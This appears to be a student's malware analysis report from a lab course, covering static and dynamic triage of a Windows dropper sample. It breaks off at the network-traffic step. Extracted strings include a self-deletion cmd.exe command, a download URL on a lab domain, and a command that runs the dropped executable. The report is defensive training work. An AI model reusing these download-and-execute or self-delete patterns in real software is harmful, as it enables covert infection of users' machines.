Practical Malware Analysis & Triage

Malware Analysis Report

Malware.Unknown- Dropper Malware

Mar 2024 | TomerMayrav | v1.0

Table of Contents

Executive Summary


SHA256 hash	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Malware.Unknown is a classic Dropper Malware, first identified on 04 September 2021.
This binary is mainly used for Lab and research purposes.
It targets Windows x32 systems and requires internet connection to function.
If found, it downloads a malicious payload to the user's Public Documents directory.
Otherwise, it self-destructs by deleting itself from disk.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Malware.Unknown is building upon internet connection to detonate.
First, it sends an http GET request to a specific URL, in search for a file named "favicon.ico"–
In case the URL exist and the file name has been found, it downloads the file to the user's public document directory with the name CR433101.dat.exe
In case connection to the URL doesn't successful, the binary will self-destructs itself and will be deleted automatically from the disk.



Malware Composition

Malware.Unknown consists of the following components:

File Name	SHA256 Hash
Malware.Unknown.exe	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
favicon.ico	
CR433101.dat.exe	c090fad79bc646b4c8573cb3b49228b96c5b7c93a50f0e3b2be9839ed8b2dd8b

Malware.Unknown.exe
The Initial executable that runs and connect to a remote server to download a malicious payload to the user endpoint.

favicon.ico
Could be considered as the second stage payload, finally written to the disk as CR433101.dat.exe.

CR433101.dat.exe
The initial executable that runs after a successful internet connection.

Basic Static Analysis

For the Basic Static Analysis phase, I wanted to gather as much details as possible about the binary actions without execute the binary itself.

The first thing I did in here is the pull out the file hashes, in order to further investigate this piece of Malware. There are many methods to do so, but this time I used the "capa" command in order to pull out the binary hashes.

```
C:\Users\Malianalis\Desktop\Dropper Malware
λ capa Malware.Unknown.exe.malz -vv
md5                     1d8562c0adcaee734d63f7baaca02f7c
sha1                    be138820e72435043b065fbf3a786be274b147ab
sha256                  92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
path                    C:/Users/Malianalis/Desktop/Dropper Malware/Malware.Unknown.exe.malz
timestamp               2024-03-01 23:44:48.298347
capa version            6.1.0
os                      windows
format                  pe
arch                    i386
extractor               VivisectFeatureExtractor
base address            0x400000
```


As we see in the image attached, we pulled out the file hashes, and also got additional information such as: the type of file (PE-Portable executable) and it's place in memory registers.

The next thing I did is taking the SHA256 hash and submit it to VirusTotal to get more information regarding the binary. It turns out that this binary is being in the wild for a long time, as VirusTotal indicates, this is a binary from 2021.

History ⓘ

Creation Time	2021-09-04 18:11:12 UTC
First Seen In The Wild	2021-09-04 11:11:12 UTC
First Submission	2021-10-08 06:53:51 UTC
Last Submission	2024-03-02 06:03:45 UTC
Last Analysis	2024-03-01 17:35:09 UTC

Also, it has been discovered that 52/72 vendors has been flagged this file as Malicious, with many vendors flagging this binary as Trojan, what may indicate about its intent.



52 / 72

Community Score

52 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Malware.Unknown.exe.malz

Size 12.00 KB | Last Analysis Date 2 days ago | EXE

peexe runtime-modules detect-debug-environment checks-network-adapters idle long-sleeps direct-cpu-clock-access checks-user-input spreader

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 20+


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.bulz/delfiles | Threat categories trojan downloader ransomware | Family labels bulz delfiles vdmja


Security vendors' analysis | Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C4738248	Alibaba	TrojanDownloader:Win32/SelfDel.bec59e...
ALYac	Gen:Variant.Bulz.801065	Antiy-AVL	Trojan/Win32.SelfDel
Arcabit	Trojan.Bulz.DC3929	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira (no cloud)	TR/DelFiles.vdmja
BitDefender	Gen:Variant.Bulz.801065	Bkav Pro	W32.Common.227D211B
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	Trojan.MulDrop19.15754	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Bulz.801065 (B)	eScan	Gen:Variant.Bulz.801065
ESET-NOD32	Win32/TrojanDownloader.Small.BKM	Fortinet	W32/PossibleThreat

Lastly, discovered through VT is that this binary may come under different names, such as Dropper.DownloadFromURL.exe, unkownmalware.exe, bigone.exe, etc.



The next stage in the Basic Static Analysis process was to explore this binary from the "inside". So the next thing I did is to use the "floss" command, to pull out some suspicious or interesting strings inside this binary.



After outputting the floss results to a new file, I came across very interesting strings that are part of this binary:

```
jjjj
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
open
```

As we can see, we got a few strong indicators that this binary issues a "cmd.exe" command, and send it to Nul & Del – means in some cases, which we don't know yet, some deletion mechanism is implemented.

Secondly, we see a request for a suspicious domain:

hxxp://ssl6582datamanager.helpdeskbros.local/favicon.ico

This request, which ends with "favicon.ico" may indicate that a file, which we are not familiar with yet, will be downloaded to the user endpoint upon reaching this domain address.

Lastly, we can see a path to C:\Users\Public\Documents\CR433101.dat.exe meaning some file may be saved to this path upon execution, and this file name is CR433101.dat.exe.

So there are two files by now: "favicon.ico", and "CR433101.dat.exe".
We don’t now for sure what is the connection between those files, but all in all, they are connected in some way we don't know yet.

One other thing that I Identified using the "floss" command is that there are suspicious API calls to download a file from the internet, which may be another indicator about what this binary is doing.

```
GetModuleFileNameW
CloseHandle
CreateProcessW
KERNEL32.dll
ShellExecuteW
SHELL32.dll
_Query_perf_frequency
_Thrd_sleep
_Query_perf_counter
_Xtime_get_ticks
MSVCP140.dll
URLDownloadToFileW
urlmon.dll
InternetOpenUrlW
InternetOpenW
WININET.dll
```

Lastly for this Basic static analysis section, and to further check my findings, I used another tool – "pestudio" to check again for the suspicious API calls.

The section of "Imports" in this tool indicates that there are few suspicious API calls which we just identified using floss. also, using this tool made us discover that there more suspicious API calls such as "TerminateProcess" that may support our hypothecia that in some circumstances this binary delete itself from disk.

imports (52)	flag (9)
GetCurrentProcessId	x
URLDownloadToFileW	x
InternetOpenW	x
InternetOpenUrlW	x
CreateProcessW	x
GetCurrentThreadId	x
TerminateProcess	x
GetCurrentProcess	x
ShellExecuteW	x

Basic Dynamic Analysis


In this phase of analysis it was time to run this malware, and see if our hypothesis from the Static Analysis section will come into realty upon executing this piece of Malware.

The first thing I wanted to checked is what happens when executing this malware were there is no internet connection available. So I doubled checked there is no connection established, and then opened up two windows in parallel to each other:


One – Procmon windows, to monitor the Malware actions, and one in the directory In which the Malware has been saved, to check if the file really disappears upon execution.

Then I moved on and "armed" the Malware (that was defang with the .malz extension) and run the binary. I'll now add some screenshots of before & after running the Malware to show you what happened before and after execution.

Before Running the Malware- File is saved in the "Dropper Malware" directory:




After running the Malware- File suddenly disappears from the directory:



As we can see, the Malware has suddenly disappeared from the directory upon execution what supports our hypothesis that when no internet connection is available this Malware deletes itself from the disk like it didn't appeared there ever.

To make our hypothesis stronger, we can see that a "cmd" command was issued, and as we saw in our Static analysis phase, the commands orders to delete the file after sending "ping" to IP 1.1.1.1.




Now that we know what this binary is doing while internet connection is unavailable, the next thing is to check what it is doing when internet connection is established.

To make sure our physical host stay as clean as possible, we built, through the course, a "fake" DNS Server that will serve the request that this Malware sample might do.

After setting this up, and make sure "fake" internet is alive and work well, I run the Malware again, to check what it is doing when internet connection is on and "alive".


So in my REMnux Machine (which I used to checked that traffic) I opened up Wireshark, and tried to look for suspicious http requests, that may indicate that this malware is trying to make a connection with a remote server, finally downloading a file named "favicon.ico", under the final name of CR433101.dat.exe.

And gladly we found out what we looked for! After filtering the http requests in Wireshark we found out the suspicious request we were looking for.



